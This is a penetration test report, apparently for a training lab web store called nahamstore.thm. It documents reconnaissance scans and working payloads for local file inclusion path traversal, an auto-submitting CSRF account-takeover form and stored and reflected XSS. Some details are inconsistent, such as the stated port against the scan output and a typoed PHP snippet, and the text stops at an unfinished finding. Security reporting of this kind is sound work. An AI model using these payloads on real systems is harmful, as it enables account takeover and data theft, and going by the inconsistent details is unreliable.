Penetration Test Report

- **Project Name**: Penetration Test Report for Nahamstore
- **Date**: 1/10/2024

Table of Index

Contact Information :

Contact Name	Contact Title
YOUMNA AHMED EL-SHENNAWI	Penetration Tester
SAMIR WALID SAMIR	Penetration Tester
Ahmed Mohammed Osama Alalfy	Penetration Tester
Ibrahim abdelrazek abdelrazek Ibrahim	Penetration Tester
Muhamed nashaat Elmorsy Aboelraiat	Penetration Tester
Taha Hamed Abdelmotaleb Shosha	Penetration Tester

Document History

Version	Date	scope
001	1/10/2024	***.nahamstore.thm (Wilde card)**

Executive Summary

This penetration testing engagement was conducted on **nahamstore.thm** to identify vulnerabilities and assess the overall security posture of the web application. The primary focus was on detecting security flaws that could compromise the integrity, confidentiality, and availability of the system, particularly in areas involving user authentication, data handling, and infrastructure security.

Engagement Scope:

- **Target:** nahamstore.thm
- **Testing Type:** Black-box Penetration Testing
- **Scope:** Web Application Vulnerabilities
- **Methodology:**The assessment was conducted using industry-standard penetration testing methodologies, with a focus on the **OWASP Top 10** vulnerabilities. Additionally, commonly known attack vectors were explored to provide a thorough risk analysis. This approach ensured that the testing covered a wide range of potential vulnerabilities.

Key Findings:

During the engagement, several critical vulnerabilities were identified that could compromise the security of the application and its users. The key issues are summarized below:

- **Open Port (8000) and Weak Credentials (admin):**

  The admin panel is accessible via an open port with weak default credentials (`admin`), increasing the risk of unauthorized access to critical administrative functions.

- **LFI (Local File Inclusion):**

  Local File Inclusion vulnerabilities were identified, allowing attackers to read sensitive files on the server, such as configuration files, or even execute code in certain configurations.

- **CSRF (Cross-Site Request Forgery):**

  The application is susceptible to CSRF attacks, allowing malicious actors to perform unauthorized actions on behalf of authenticated users, such as changing user details or submitting forms without their consent.

- **XSS (Cross-Site Scripting):**

  Multiple instances of XSS vulnerabilities were discovered, enabling attackers to inject malicious JavaScript into the application. This could lead to cookie theft, session hijacking, or unauthorized actions within the user's context.

- **IDOR (Insecure Direct Object Reference):**

  Improper access controls were found, enabling users to access objects, such as records or files, they are not authorized to view by manipulating URL parameters.

- **Open Redirect:**

  The application allows unvalidated redirections to external sites, which can be exploited for phishing attacks or redirecting users to malicious websites.

- **XXE (XML External Entity):**

  The application does not properly handle XML input, exposing it to XXE attacks. This vulnerability allows attackers to access internal files and potentially sensitive server-side data through malicious XML payloads.

- **SQLi (SQL Injection):**

  SQL Injection vulnerabilities were identified in the application's database queries, which could allow attackers to execute arbitrary SQL commands, manipulate the database, or gain unauthorized access to sensitive data.

- **SSRF (Server-Side Request Forgery):**

  The application is vulnerable to SSRF, which could allow attackers to send requests from the server to internal or external systems, potentially exposing

internal services or enabling data exfiltration.

- **RCE (Remote Code Execution):**

  A critical vulnerability was found where attackers can execute arbitrary code on the server through a flaw in the application, allowing full control of the system.

Methodology

This penetration test on **nahamstore.thm** followed a structured and methodical approach grounded in industry-standard frameworks to thoroughly identify, evaluate, and exploit vulnerabilities within the web application. The testing process adhered to the **OWASP Top 10 2023** to ensure comprehensive coverage of the most critical security risks in web applications. Testing was conducted in a controlled and ethical environment, ensuring no impact on production systems.

Testing Approach:

Scope:

The assessment covered both external and internal vulnerabilities of the target, **nahamstore.thm**, focusing primarily on its web applications and associated infrastructure. The primary goal was to assess the application's security posture and identify areas of weakness, including those related to authentication, session management, data handling, and business logic.

Framework:

The **OWASP Top 10 2023** was used as the guiding framework, ensuring that the most critical web application security risks were thoroughly tested. The penetration test examined vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), Insecure Deserialization, Cross-Site Request Forgery (CSRF), and others.

Tools Utilized:

1. **Reconnaissance:**
   - **Directory Enumeration:**
     - Objective: Identify hidden directories and files on the web server.

    - Tools: `ffuf` , `gobuster`
- **Subdomain Enumeration:**
    - Tools: `sublist3r` , `assetfinder` , `ffuf`
    - Objective: Discover subdomains associated with the target application.
- **Wordlists:**
    - Source: `SecLists`
    - Utilized for enumeration and brute-forcing common directories, files, and subdomains.

2. **Vulnerability Scanning:**
    - **Burp Suite Pro:**
        - Used for active scanning, intercepting and modifying HTTP traffic, and conducting manual testing of identified vulnerabilities.
    - **SQLmap:**
        - Automated tool used to identify and exploit SQL Injection vulnerabilities.
3. **Exploitation Tools:**
    - **SQLmap:**
        - For exploiting SQL Injection vulnerabilities and performing database enumeration.
    - **Custom Scripts:**
        - Designed to target specific attack vectors such as CSRF, authentication bypass, and input manipulation for manual exploitation.
4. **Manual Testing:**
    - **Focused Areas:**
      Special attention was given to manually testing for:
        - CSRF (Cross-Site Request Forgery)
        - XSS (Cross-Site Scripting)

- IDOR (Insecure Direct Object Reference)
- Authentication and Session Management Flaws
- Business Logic Vulnerabilities

Checklist

Vulnerability	Status
SQL Injection	Success🟩
Cross-Site Scripting (XSS)	Success🟩
Remote Code Execution (RCE)	Success🟩
CSRF	Success🟩
IDOR	Success🟩
Admin Panel Access	Success🟩
Local File Inclusion (LFI)	Success🟩
XML External Entity (XXE)	Success🟩
Server-Side Request Forgery (SSRF)	Success🟩
Open Redirect	Success🟩
Sensitive Data Exposure	Success🟩

Testing Phases:

1. **Reconnaissance:**
   - **Objective:** Map the application's architecture and identify potential attack vectors.
   - **Outcome:** Open port 8000 identified, hosting an admin panel vulnerable due to weak credentials.
2. **Scanning:**
   - **Objective:** Identify insecure coding practices and exposure to known vulnerabilities.
   - **Outcome:** SQLi, XSS, CSRF, IDOR, and SSRF vulnerabilities identified.

3. **Exploitation:**
    - **Objective:** Once vulnerabilities were confirmed, exploitation attempts were made to assess the depth of impact and potential data exposure.
    - **Outcome:** The following methods were employed to exploit identified vulnerabilities:
        - **SQL Injection (SQLi):** Utilized **SQLmap** to extract sensitive data, including user credentials.
        - **Cross-Site Scripting (XSS):** Crafted JavaScript payloads to execute in the browser of authenticated users, allowing session cookie theft.
        - **Cross-Site Request Forgery (CSRF):** Demonstrated the ability to perform unauthorized actions on behalf of logged-in users by forging requests.
4. **Post-Exploitation:**

- **Objective:** Analyze the impact of the exploitation phase to assess what data can be accessed or compromised.
- **Outcome:**
    - After successfully exploiting the SQL Injection vulnerability, sensitive information such as user account details, hashed passwords, and transaction records were retrieved.
    - XSS exploitation allowed for session hijacking, where access tokens for logged-in users were captured, facilitating unauthorized actions.
    - CSRF exploitation showed the potential for unauthorized fund transfers and account modifications without user consent.
    - Identified additional attack vectors based on the initial exploitation, which could lead to further lateral movement within the application.

5. Reporting:

- **Documentation:** Detailed records of all vulnerabilities, exploitation attempts, and their outcomes were maintained.
- **Deliverables:** A comprehensive report will be provided, summarizing:

- Identified vulnerabilities with their respective risk levels.
- Exploitation methods used and data accessed.
- Recommendations for mitigation and best practices to prevent future occurrences.


- **Communication:** A formal presentation of findings and recommendations will be scheduled with relevant stakeholders to ensure they are aware of the risks and remediation strategies.

1. Reconnaissance

Subdomain Enumeration

Using **ffuf**, subdomain enumeration was performed on the domain **nahamstore.thm**. The following subdomains were discovered:

- **stock.nahamstore.thm**
- **shop.nahamstore.thm**
- **marketing.nahamstore.thm**
- www.nahamstore.thm




Content Discovery on Main Domain

Next, **Gobuster** was used to perform content discovery on the main domain. The command used was: `gobuster diru http://nahamstore.thm w/usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt`

This resulted in the discovery of multiple directories, some of which could lead to sensitive information:

- **/staff**
- **/uploads**
- **/basket**



Nmap Scan

A thorough **Nmap** scan was executed on the main domain to identify open ports and services. The command used was:

```
nmap -A -sS nahamstore.thm
```

Findings:

- **Port 22**: SSH
- **Port 80**: HTTP
- **Port 8000**: Admin Panel

The admin panel was identified on port **8000**, potentially exposing sensitive configurations.

```
└─$ sudo nmap -A -sS 10.10.43.151
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-11 16:57 EDT
Nmap scan report for nahamstore.thm (10.10.43.151)
Host is up (0.081s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 846e52cadb9edf0aaeb5703d07d69178 (RSA)
|   256 1a1ddbca998a64b18b10dfa939d55cd3 (ECDSA)
|_  256 f63616b7668e7b350907cb90c9846338 (ED25519)
80/tcp   open     http    nginx 1.14.0 (Ubuntu)
|_http-title: NahamStore - Home
|_http-server-header: nginx/1.14.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     session:
|_      httponly flag not set
3000/tcp open     http    nginx 1.18.0 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
9200/tcp filtered wap-wsp
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=10/11%OT=22%CT=1%CU=37485%PV=Y%DS=2%DC=T%G=Y%TM=670992
```

Content Discovery on Subdomains

Content discovery was performed on all identified subdomains using **ffuf**:

- **stock.nahamstore.thm**: /product.
- **shop.nahamstore.thm**: No results.
- **marketing.nahamstore.thm**: A list of hashed subdomains was returned.

```
┌──(commandothsrt㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://marketing.nahamstore.thm/FUZZ -mc all -c -fw 125

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://marketing.nahamstore.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 125
________________________________________________

# This work is licensed under the Creative Commons [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 382ms]
# Copyright 2007 James Fisher [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 383ms]
#                     [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 384ms]
#                     [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 384ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 382ms]
#                     [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 382ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 383ms]
# Priority ordered case-sensitive list, where entries were found [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 383ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 384ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 383ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 396ms]
                      [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 396ms]
#                     [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 397ms]
# on at least 2 different hosts [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 396ms]
                      [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 1186ms]
6e6055bd53afb9b6e4394d76e35838c9 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 365ms]
cfa5301358b9fcbe7aa45b1ceea088c6 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 357ms]
f05221fb72cfbc1b85256abe00683bc4 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 361ms]
```

4. Conclusion

The testing on **nahamstore.thm** uncovered several findings, including a Reflected XSS vulnerability on the marketing subdomain. This vulnerability poses a significant risk, as attackers could exploit it to steal cookies, redirect users, or perform other malicious actions.

2. Scanning and Exploit

2.1 LFI

Title → Local File Inclusion (LFI)

Type (webapp / Linux OS / Windows OS) → Web App


Risk Rating → **Critical**

Description :

We Find The File parameter Contain Path Of The Image

POC :

- Visit http://nahamstore.thm/product/picture?/file=cbf45788acua32489qfcs.jpg
- Open Burp Suite To Receive Request On it
- Send The Request To Repeater
- Add "....//....//....//....//....//....//....//....//....//....//....//lfi/flag.txt"
- Send This Request
- We Get The Response {7ef60e74b711f4c3a1fdf5a131ebf863}



Impact

Exploiting and the read permissions of the webserver user. Based on these factors, an attacker can gather usernames via an `/etc/passwd` file, harvest useful information from log files, or combine this vulnerability with other attack vectors (such as file upload vulnerability) to execute commands remotely.

Remediation

- Keep software and dependencies updated.
- Employ security mechanisms like Web Application Firewalls (WAF).
- Conduct regular security audits and penetration testing.

2.2 CSRF


Title → Weak CSRF Token in Email endpoint Lead To Account Takeover

Type **(Webapp / Linux OS / Windows OS)** → Web Application Security

Risk Rating → High

Description :


1. After Sign into the nahamstore.thm With email -"**Ibrahim@gmail.com**" and password **ibrahim123** , I note that it require a email and password only , without any other Security layer like (2FA) , So i lookup to test the endpoint that related to the account authentication like (Email , Password) change endpoint ;
2. Found endpoint : `http://nahamstore.thm/account/settings/email` ;
3. I try to change the Email address with another one to see the changing logic :



change email

Change-Email request

4. I note that in the Body of the request have two key-value attributes :
   a. Change_email : The email i want to change to ;
   b. CSRF_Protect : It a random string ,using as a CSRF Security Header to protect against CSRF Vulnerability , I try some of steps to bypass this protection and analysis CSRF_Protect :
      i. I try to delete the CSRF_Protect and the email changed successfully ; so I predict that the Endpoint is vulnerable to CSRF :



Delete CSRF_Token

ii. As we saw , the CSRF Token is encrypted and consist form letters (Upper , lower and numbers) and include equal character , so i calculate the number of string and as i predict is multiple for 4 , that mean it's a may be `Base64` encoded ;

- After decode the string it consist form data and signature ; the data may be base64 ;
- decode the data and as you saw it include a user_id so this part is vulnerable to IDOR Attack , by changing the user ID and craft the code back as origin ;

iii. Another try to exploit the CSRF vulnerability , I change the request method to the GET HTTP Method and also the Email change successfully , it another weak in validation as it not valid that the data sent in GET or POST form let take as a PHP example to show you :


```
<?php
if(isset($_REQEUST["submit"]))
 {
 $Email = $_REQUEST["submit"] ;
 }
 ?>
```

- The PHP Super global `$_RQQUEST` Accept the data while in the GET Or POST format ;

C. So decided to exploit the CRSF vulnerability with remove CSRF token by craft a Phishing website that automatically redirect user to change it's email , Because there is no validation on CSRF Token ; so that i copy the **change-email** request and craft a CSRF POC website as following :

```
<html>
    <body>
        <form method="POST" name="email_csrf" action
="https://nahamstore.thm/account/settings/email">
            <input type="hidden" name="csrf_protect"
value="eyJkYXRhIjoiZXlKMWMyVnlYMmxrSWpvMExDSjBhVzFsYz
NSaGJYQWlPaUl4TnpJNU1UQTBOamszSW4wPSIsInNpZ25hdHVyZSI
6ImNhYmI0NjcyZDAzNGIyZTAzZjQ3ODE0YzE5MWM5OWFkIn0"/>
            <input type="hidden" name="change_email"
value="Hacked-Ibrahim@gmail.com
"/>
        </form>
        <script>
                    document.email_csrf.submit();
        </script>
    </body>
<html>
```

- After Visiting the Website CSRF-POC it redirect me in the nahamstore.thm domain and the email changed successfully , And this vulnerability lead to account takeover :



CSRF POC

Remediation

- To remediate CSRF in this case , follow this steps :
    1. Validate with the Referer Header which is this Header is harder so spoofing , Validate The requester of the request if is the domain it trusted , it allow the request other deny it .

2.3 XSS

1) Stored XSS

Title → Stored Cross-Site Scripting (XSS)

Type (Web app /Linux OS / Windows OS) → Web App

Risk Rating → medium - high

Description :

A Stored Cross-Site Scripting (XSS) vulnerability was identified in the User-Agent header on the `/basket` endpoint. This vulnerability allows an attacker to

inject malicious JavaScript code, which could be used to steal user cookies and lead to account takeover.


Steps to reproduce:

- When a user proceeds to purchase an item, they are required to provide their card information on the basket page.
- The request is sent to the `/basket` endpoint, with the User-Agent header being stored in the order information.
- By injecting a malicious payload into the User-Agent header, it is possible to execute arbitrary JavaScript in the user's browser.

POC :

1. **Initiate a Purchase Process:**
    - The client adds an item to the basket and proceeds to the checkout page where card details are entered.
2. **Intercept the Request:**
    - Using **Burp Suite**, intercept the POST request to the `/basket` endpoint when submitting the order details.
3. **Inject the Payload:**
    - Modify the **User-Agent** header with the following malicious payload:

      `<script>alert(document.cookie)</script>`
    - The payload is designed to trigger a JavaScript alert displaying the domain, simulating how this can be used to steal cookies or execute other malicious scripts.
4. **Send the Request:**
    - Forward the modified request through Burp Suite to the server.



5. **Observe the Response:**
    - Upon reviewing the response in the browser, the payload is stored in the order information and executed, confirming the presence of the Stored XSS vulnerability.

Impact

The exploitation of this vulnerability could allow attackers to:

- Execute arbitrary JavaScript in the context of the affected user's session.
- Steal session cookies, enabling full account takeover.
- Manipulate page content or perform unauthorized actions on behalf of the victim.

Recommendations

To mitigate this issue, it is recommended to:

1. **Implement proper input validation**: Ensure that the User-Agent header and any other input fields are properly sanitized and encoded before being

stored or rendered on the website.

2. **Use Content Security Policy (CSP)**: Enforce a strict CSP to prevent the execution of inline scripts and reduce the risk of XSS.
3. **Output Encoding**: Ensure that user-provided data is properly escaped before rendering in HTML or JavaScript context.

---

2) Reflect XSS (1)

Title → Reflected Cross-Site Scripting (XSS) in `/returns` Endpoint

Type (Web app /Linux OS / Windows OS) → Web App

Risk Rating → medium - high

Description

A Reflected Cross-Site Scripting (XSS) vulnerability was identified on the `/returns` endpoint. The vulnerability allows attackers to inject arbitrary JavaScript code, which is reflected back in the server's response without proper sanitization, enabling malicious scripts to be executed in the user's browser.

POC:


1. **Navigate to the Return Page:**
   - The user initiates the item return process by accessing the `/returns` endpoint.
2. **Submit the Return Form:**
   - Fill out the return form with normal information but inject the following payload into a field (e.g., the comments section or any input field that reflects data back):

     ```
     </textarea><script>alert(document.domain)</script><textarea>
     ```

3. **Send the Request:**

- Upon form submission, the server reflects the return information back in the response, including the injected malicious script.

4. **Observe the XSS Execution:**
    - The JavaScript alert (`alert(document.domain)`) will be triggered, confirming that the script is executed in the user's browser without any proper input sanitization.



---

3) Reflect XSS (2)

Title → Reflected Cross-Site Scripting (XSS) in `error` Parameter

Type (Web app /Linux OS / Windows OS) → Web App

Risk Rating → medium - high

